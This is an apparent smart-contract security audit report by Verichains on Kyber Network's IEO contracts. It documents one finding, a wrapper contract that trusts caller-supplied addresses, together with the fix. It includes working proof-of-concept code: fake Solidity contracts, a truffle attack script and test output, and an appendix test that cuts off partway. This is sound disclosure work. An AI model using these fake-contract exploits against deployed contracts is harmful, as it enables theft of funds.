SECURITY AUDIT OF KYBER INITIAL EXCHANGE OFFERING SMART CONTRACTS

AUDIT REPORT - V1.1

MAY 31, 2018

Verichains Lab

info@verichains.io

https://www.verichains.io

Driving Technology >> Forward

EXECUTIVE SUMMARY

This Security Audit Report prepared by Verichains Lab on May 09, 2018. We would like to thank Kyber Network to trust Verichains Lab to audit smart contracts. Delivering high-quality audits is always our top priority.

This audit focused on identifying security flaws in code and the design of the smart contracts. It was conducted on commit *92e09c63fd7deff850f498d0251a201786c079c5* of branch *master* from GitHub repository of Kyber Network.

Overall, the audited code demonstrates high code quality standards adopted and effective use of modularity and security best practices.

CONTENTS

ACRONYMS AND ABBREVIATIONS

Ethereum	An open source platform based on blockchain technology to create and distribute smart contracts and decentralized applications.
ETH (Ether)	A cryptocurrency whose blockchain is generated by the Ethereum platform. Ether is used for payment of transactions and computing services in the Ethereum network.
Smart contract	A computer protocol intended to digitally facilitate, verify, or enforce the negotiation or performance of a contract.
Solidity	A contract-oriented, high-level language for implementing smart contracts for the Ethereum platform.
Solc	A compiler for Solidity.
EVM	Ethereum Virtual Machine.

AUDIT OVERVIEW

ABOUT KYBER INITIAL EXCHANGE OFFERING

Kyber Network functions as a decentralized Ethereum-based solution that is committed to advancing the interchangeability and fluidity of digital asset conversion.

Kyber Initial Exchange Offering (IEO) is very similar to initial coin offering (ICO), however, as opposed to standard token generation event (TGE, aka ICO), the tokens are generated before the IEO, and portion of them is transferred to the IEO contract, where user can exchange (buy) them in return to Ether.

- The website of Kyber Network is at https://kyber.network/
- IEO document and source code can be found at https://github.com/KyberNetwork/ieo-smart-contracts

SCOPE OF THE AUDIT

This audit focused on identifying security flaws in code and the design of the smart contracts. It was conducted on commit *92e09c63fd7deff850f498d0251a201786c079c5* of branch *master* from GitHub repository of Kyber Network.

Repository URL: https://github.com/KyberNetwork/ieo-smart-contracts/tree/92e09c63fd7deff850f498d0251a201786c079c5

The scope of the audit is limited to the following 14 source code files received on May 06, 2018:

Source File	SHA256 Hash
CapManager.sol	c0424ae0c8f0c330eb4ba14fce27d212ac38e075e4b48f19b4ae5e324a29a954
ERC20Interface.sol	f272b7a9522cc5caf01b81410846ec1ca4a2b6530af5fbb02104e304267fa05f
IEORate.sol	9de634795b45c5b8fb8ce60b7568e72c20927b1b37e531a15b01f18a10bc1368
KyberIEO.sol	feff8b494c93ee92dbdf57cb8ed7a70b63f3e4b3049327d6e8c6b5fe01aa5d7e
KyberIEOInterface.sol	269b70d8444a2d94d19eae0dec22ed94f2b827dd725cf3dad850fecd9a44dec1
KyberIEOWrapper.sol	749fdc14f619b12bd4f711c1bc2da1ebee781b9de36b659eb55a5763cda4c4b9
Migrations.sol	75e9165e4322dad7430f14821a5cdd1c2227197a815d8ea459af2a4bdd7a78ea
PermissionGroups.sol	773c6b3a6aeb56bfea2e0b7fe3c2b28a89a52380739970dd2546f57990344273
Withdrawable.sol	edbc0a60d1101d1a85f29779d87e1fe20df242a1d762c92a2817a5ac04955fd6
zeppelin/SafeMath.sol	181ad83404472a2c19c8882ae577d3a69ae17764a5873bf812f4b2ccfcadd057

AUDIT METHODOLOGY

Our security audit process for smart contract includes two steps:

- Smart contract codes are scanned/tested for commonly known and more specific vulnerabilities using public and in-house automated analysis tools.
- Manual audit of the codes for security issues. The contracts are manually analyzed to look for any potential problems.

Following is the list of commonly known vulnerabilities that was considered during the audit of the smart contract:

- Integer Overflow and Underflow
- TimeStamp Dependence
- Race Conditions
- Transaction-Ordering Dependence
- DoS with (Unexpected) revert
- Dos with Block Gas Limit
- Gas Usage, Gas Limit and Loops
- Redundant fallback function
- Unsafe type Inference
- Reentrancy
- Explicit visibility of functions state variables (external, internal, private and public)
- Logic Flaws

For vulnerabilities, we categorize the findings into categories, depending on their criticality:

Low An issue that does not have a significant impact, can be considered as less important

Medium A vulnerability that could affect the desired outcome of executing the contract with medium impact in a specific scenario; needs to be fixed.

High A vulnerability that could affect the desired outcome of executing the contract with high impact; needs to be fixed with high priority.

Critical A vulnerability that can disrupt the contract functioning; creates a critical risk to the contract; required to be fixed immediately.

AUDIT RESULT

VULNERABILITIES FINDINGS

✓ FIXED MEDIUM
WEI SENT TO KYBER-IEO-WRAPPER CONTRACT BY MISTAKE COULD BE LOST


SUMMARY

KyberIEOWrapper integrates with kyber network exchange to convert user tokens to ETH and direct the ETH to the IEO contract to make a contribution on behalf of the msg.sender.

KyberIEOWrapper contract uses unverified data from parameters **network**, **kyberIEO** and **token** of **contributeWithToken**. By faking a malicious kyber network exchange contract, an attacker could steal wei balance of wrapper contract.

Fortunately, KyberIEOWrapper contract is not supposed to hold any fund so this issue has no impact on the IEO flows. However, it is possible to steal any wei that might be sent to this wrapper contract by mistake.

THE ATTACK



```
function contribute(ContributeData data) internal returns(bool) {
    uint weiCap = data.kyberIEO.getContributorRemainingCap(data.userId);
    if (data.maxDestAmountWei < weiCap) weiCap = data.maxDestAmountWei;
    require(weiCap > 0);
    uint initialTokenBalance = data.token.balanceOf(this);
    require(data.token.transferFrom(msg.sender, this, data.amountTwei));
    data.token.approve(address(data.network), data.amountTwei);
    uint amountWei = data.network.trade(data.token, data.amountTwei, ETH_TOKEN_ADDRESS, this, weiCap,
        data.minConversionRate, this);
    //emit event here where we still have valid "change" value
    emit ContributionByToken(
        msg.sender,
        data.userId,
        data.token,
        data.amountTwei,
        amountWei,
        (data.token.balanceOf(this).sub(initialTokenBalance))); // solium-disable-line indentation
    if (data.token.balanceOf(this) > initialTokenBalance) {
        //if not all tokens were taken by network approve value is not zereod.
```

```
            // must zero it so next time will not revert.
            data.token.approve(address(data.network), 0);
            data.token.transfer(msg.sender, (data.token.balanceOf(this).sub(initialTokenBalance)));
        }

        require(data.kyberIEO.contribute.value(amountWei)(msg.sender, data.userId, data.v, data.r, data.s));
        return true;
}
```

- Fund is sent on line 103 to **data.kyberIEO** address using function call **contribute(address,uint,uint8,bytes32,bytes32)** along with amount **amountWei**, which is returned by **data.network address** using function call **trade(ERC20,uint,ERC20,address,uint,uint,address)** *(1)*.

- In order to perform transfer, require calls at line 77 and 84 must be satisfied.
  - require at line 77 is satisfied by sending **data.maxDestAmountWei > 0** *(2)* and let **data.kyberIEO.getContributorRemainingCap return > 0** *(3)*.
  - require at line 81 is satisfied when **data.token.transferFrom** returned **true** *(4)*.

FAKE CONTRACTS

From all the above conditions, we must create fake contracts and use them to trick **KyberIEOWrapper**.
FakeKyberIEO - contract to be sent as kyberIEO parameter and seen in contribute as **data.kyberIEO**:

```
pragma solidity ^0.4.23;

contract FakeKyberIEO {
    function contribute(address contributor, uint userId, uint8 v, bytes32 r, bytes32 s)
external payable returns(bool) {
        return true; // to satisfy (1)
    }
    function getContributorRemainingCap(uint userId) external view returns(uint capWei) {
        capWei = ~uint(0); // to satisfy (3)
    }
}
```

FAKEKYBERNETWORK

Contract to be sent as network parameter and seen in contribute as data.network

```
contract FakeKyberNetwork {
    function trade(
        ERC20 src,
        uint srcAmount,
        ERC20 dest,
        address destAddress,
        uint maxDestAmount,
        uint minConversionRate,
        address walletId
    )
    public
    payable
    returns (uint)
    {
        return destAddress.balance; // take all the fund of target KyberIEOWrapper
    }
}
```

FAKETOKEN

Contract to be sent as token parameter and seen in contribute as **data.token**:

```
contract FakeToken {
    function transferFrom(address _from, address _to, uint _value) public returns (bool) {
        return true; // to satisfy (4)
    }

    function balanceOf(address _owner) public view returns (uint balance) {
        return 0; // used in line 96
    }

    function approve(address spender, uint value) public returns (bool) {
        return true; // used in line 83
    }
}
```


PERFORM ATTACK

```
// create fake KyberIEO
let fakeKyberIEO = await FakeKyberIEO.new();
// create fake KyberNetwork
let fakeKyberNetwork = await FakeKyberNetwork.new();
// create fake Token
let fakeToken = await FakeToken.new();

let someNumber = (new BigNumber(1));

await kyberIEOWrapper.contributeWithToken(
    user1ID, fakeToken.address, someNumber.valueOf(), 0, someNumber.valueOf(),
    fakeKyberNetwork.address, fakeKyberIEO.address, vU1Add1, rU1Add1, sU1Add1, {from:
address1User1}
);

// now all the funds of kyberIEOWrapper is transfered to fakeKyberIEO.
```

Test results:

```
$ npm install
$ ganache-cli & #npm install -g ganache-cli if not yet installed
$ ./node_modules/.bin/truffle test ./test/kyberIEOWrapper_attack.js

  Contract: KyberIEOWrapper
    1) attack KyberIEOWrapper by faking KyberIEO, KyberNetwork and Token

    Events emitted during test:
    ---------------------------

    ContributionByToken(contributor: 0x966c825659d6a367a2da6a3918f94b31ddbe8a8c, userId:
2.2007822920288710693071821e+25, token: 0x7969fe129b2617e8a336b38e99ccf9eb2d7a2fba,
amountSentTwei: 1, tradedWei: 1000000000000000000, changeTwei: 0)

    ---------------------------


  0 passing (481ms)
  1 failing

  1) Contract: KyberIEOWrapper attack KyberIEOWrapper by faking KyberIEO, KyberNetwork and Token:
     AssertionError: expected '0' to equal '1000000000000000000'
      at Context.<anonymous> (test/kyberIEOWrapper_attack.js:51:16)
      at <anonymous>
      at process._tickCallback (internal/process/next_tick.js:188:7)
```

Post Audit fix status: ✓ **FIXED** The Kyber Network team has fixed the issue by adding validation of wei balance before and after the trade to protect against malicious kyber network.



```
8 contracts/KyberIEOWrapper.sol

@@ -69,7 +69,7 @@ contract KyberIEOWrapper is Withdrawable {
              r,
              s);
          return contribute(data);
-     }
+     }
  
      function contribute(ContributeData data) internal returns(bool) {
          uint weiCap = data.kyberIEO.getContributorRemainingCap(data.userId);
@@ -79,10 +79,14 @@ contract KyberIEOWrapper is Withdrawable {
          uint initialTokenBalance = data.token.balanceOf(this);
  
          require(data.token.transferFrom(msg.sender, this, data.amountTwei));
-
          data.token.approve(address(data.network), data.amountTwei);
+
+         uint weiBefore = address(this).balance;
          uint amountWei = data.network.trade(data.token, data.amountTwei, ETH_TOKEN_ADDRESS, this, weiCap,
              data.minConversionRate, this);
+         uint weiAfter = address(this).balance;
+
+         require(amountWei == (weiAfter - weiBefore));
  
          //emit event here where we still have valid "change" value
          emit ContributionByToken(
```

OTHER RECOMMENDATIONS / SUGGESTIONS

- Solidity contracts can have a special form of comments that form the basis of the Ethereum Natural Specification Format. Please consider to change the comments inside smart contract following https://github.com/ethereum/wiki/wiki/Ethereum-Natural-Specification-Format.


CONCLUSION


Kyber Initial Exchange Offering smart contracts have been audited by Verichains Lab using various public and in-house analysis tools and intensively manual code review. Overall, the audited code demonstrates high code quality standards adopted and effective use of modularity and security best practices. The assessment identified a risk issue in the smart contracts code.


LIMITATIONS

Please note that security auditing cannot uncover all existing vulnerabilities, and even an audit in which no vulnerabilities are found is not a guarantee for a 100% secure smart contract. However, auditing allows discovering vulnerabilities that were unobserved, overlooked during development and areas where additional security measures are necessary.

APPENDIX I - CALL FLOWS




PermissionGroups (PermissionGroups.sol:4)
getAlerters
view external
PermissionGroups.sol:37
getOperators
view external
PermissionGroups.sol:33
transferAdmin
nonpayable public
PermissionGroups.sol:47
transferAdminQuickly
nonpayable public
PermissionGroups.sol:57
claimAdmin
nonpayable public
PermissionGroups.sol:69
addAlerter
nonpayable public
PermissionGroups.sol:78
removeAlerter
nonpayable public
PermissionGroups.sol:87
addOperator
nonpayable public
PermissionGroups.sol:103
removeOperator
nonpayable public
PermissionGroups.sol:112
IEORate (IEORate.sol:8)
is Withdrawable, PermissionGroups
getRate
view public
IEORate.sol:27
setRateEthToToken
nonpayable public
IEORate.sol:18
Withdrawable (Withdrawable.sol:14)
is PermissionGroups
withdrawToken
nonpayable external
Withdrawable.sol:24
withdrawEther
nonpayable external
Withdrawable.sol:34
ERC20 (ERC20Interface.sol:5)
allowance
view external
ERC20Interface.sol:11
decimals
view external
ERC20Interface.sol:12
transfer
nonpayable external
ERC20Interface.sol:8
totalSupply
view external
ERC20Interface.sol:6
balanceOf
view external
ERC20Interface.sol:7
transferFrom
nonpayable external
ERC20Interface.sol:9
approve
nonpayable external
ERC20Interface.sol:10
transfer
Public Send Warning Call Warning Constant Internal External PAYABLE


CapManager (CapManager.sol:12)
is Withdrawable, PermissionGroups
eligibleCheckAndIncrement
nonpayable internal
CapManager.sol:95
eligible
view public
CapManager.sol:62
IEOStarted
view public
CapManager.sol:74
validateContributor
view public
CapManager.sol:86
verifySignature
view internal
CapManager.sol:103
getContributorRemainingCap
view public
CapManager.sol:50
IEOEnded
view public
CapManager.sol:82
setContributorCap
nonpayable public
CapManager.sol:69
getIEOId
view external
CapManager.sol:91
openIEOStarted
view public
CapManager.sol:78
PermissionGroups (PermissionGroups.sol:4)
getOperators
view external
PermissionGroups.sol:33
getAlerters
view external
PermissionGroups.sol:37
transferAdmin
nonpayable public
PermissionGroups.sol:47
transferAdminQuickly
nonpayable public
PermissionGroups.sol:57
claimAdmin
nonpayable public
PermissionGroups.sol:69
addAlerter
nonpayable public
PermissionGroups.sol:78
removeAlerter
nonpayable public
PermissionGroups.sol:87
addOperator
nonpayable public
PermissionGroups.sol:103
removeOperator
nonpayable public
PermissionGroups.sol:112
Withdrawable (Withdrawable.sol:14)
is PermissionGroups
withdrawEther
nonpayable external
Withdrawable.sol:34
withdrawToken
nonpayable external
Withdrawable.sol:24
transfer
ERC20 (ERC20Interface.sol:5)
transfer
nonpayable external
ERC20Interface.sol:8
totalSupply
view external
ERC20Interface.sol:6
balanceOf
view external
ERC20Interface.sol:7
transferFrom
nonpayable external
ERC20Interface.sol:9
approve
nonpayable external
ERC20Interface.sol:10
allowance
view external
ERC20Interface.sol:11
decimals
view external
ERC20Interface.sol:12
Public Send Warning Call Warning Constant Internal External PAYABLE

APPENDIX II - TEST CASE / POC

Code: https://github.com/verichains/Audit-KyberNetwork-ieo-smart-contracts/tree/master/PoC

```
const KyberIEOWrapper = artifacts.require("./KyberIEOWrapper.sol");
const FakeKyberIEO = artifacts.require('./testContracts/FakeKyberIEO.sol');
const FakeKyberNetwork = artifacts.require('./testContracts/FakeKyberNetwork.sol');
const FakeToken = artifacts.require('./testContracts/FakeToken.sol');

const Helper = require("./helper.js");
const BigNumber = require('bignumber.js');

let signer = Helper.getSignerAddress();
let IEOId = '0x1234';

contract('KyberIEOWrapper', function (accounts) {
    it("attack KyberIEOWrapper by faking KyberIEO, KyberNetwork and Token", async function ()
{
        let admin = accounts[0];

        // init user1
        let sig;
        user1ID = '0x123456789987654321abcd';
        address1User1 = accounts[1];
        sig = Helper.getContributionSignature(address1User1, user1ID, IEOId);
        vU1Add1 = sig.v;
        rU1Add1 = sig.r;
        sU1Add1 = sig.s;

        // create kyberIEOWrapper
        let kyberIEOWrapper = await KyberIEOWrapper.new(admin);

        // send 1 eth to KyberIEOWrapper
        let initialEther = (new BigNumber(10)).pow(18);

        await Helper.sendEtherWithPromise(accounts[3], kyberIEOWrapper.address,
initialEther.valueOf());

        // create fake KyberIEO
        let fakeKyberIEO = await FakeKyberIEO.new();
        // create fake KyberNetwork
        let fakeKyberNetwork = await FakeKyberNetwork.new();
        // create fake Token
        let fakeToken = await FakeToken.new();
        let someNumber = (new BigNumber(1));

        let oldBalance = await Helper.getBalancePromise(fakeKyberIEO.address);

        await kyberIEOWrapper.contributeWithToken(
            user1ID, fakeToken.address, someNumber.valueOf(), 0, someNumber.valueOf(),
